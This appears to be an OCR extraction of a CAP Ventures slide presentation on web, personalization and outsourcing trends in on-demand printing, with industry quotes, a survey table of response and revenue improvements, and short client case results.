
# 10 Years Ago



# Today




# TOMORROW






# The Web in Action



# The Web in Action



# Internet Document Services - The New Irrelevance of Size



“Through the Internet, small companies will be able to offer services that once only giants could provide.”

- *The Death of Distance* -  
Harvard Business School Press

# On Demand Megatrends

† World Wide Web

† Personalization



# Commerce Has Become Personal

“Direct marketing is a strategy, not a tactic. It's not an ad with a coupon. It's not a commercial with a toll-free number. It's not a mailing, a phone call, a promotion, a database, or a website. It is a commitment to getting and keeping valuable customers.”

- Lester Wunderman  
*Being Direct*

# By What Percentage Have You Improved These Metrics With Personalized Printing?

% Improved By Using Personalized Printing

|                                   |       |
|-----------------------------------|-------|
| Response Rate                     | 34.0% |
| Average Order Size/Value of Order | 24.5% |
| Repeat Orders/Retention           | 47.6% |
| Overall Revenue/Profit            | 31.6% |
| Response Time                     | 34.9% |

# Personalization...It Works

## † American Express Financial Advisors

- u Personalized Newsletters
  - u 35% improvement in response rate

## † Novartis Seeds

- u Personalized Catalogs Leveraging Cross-Selling Data
  - u 21.7% increase in sales for participating dealers
  - u Returned seeds practically eliminated



0000001920

© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)



# On Demand Megatrends

- † World Wide Web
- † Personalization
- † Outsourcing




**CAPV**

00000190

© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax-781 871 3861 • [www.capv.com](http://www.capv.com)

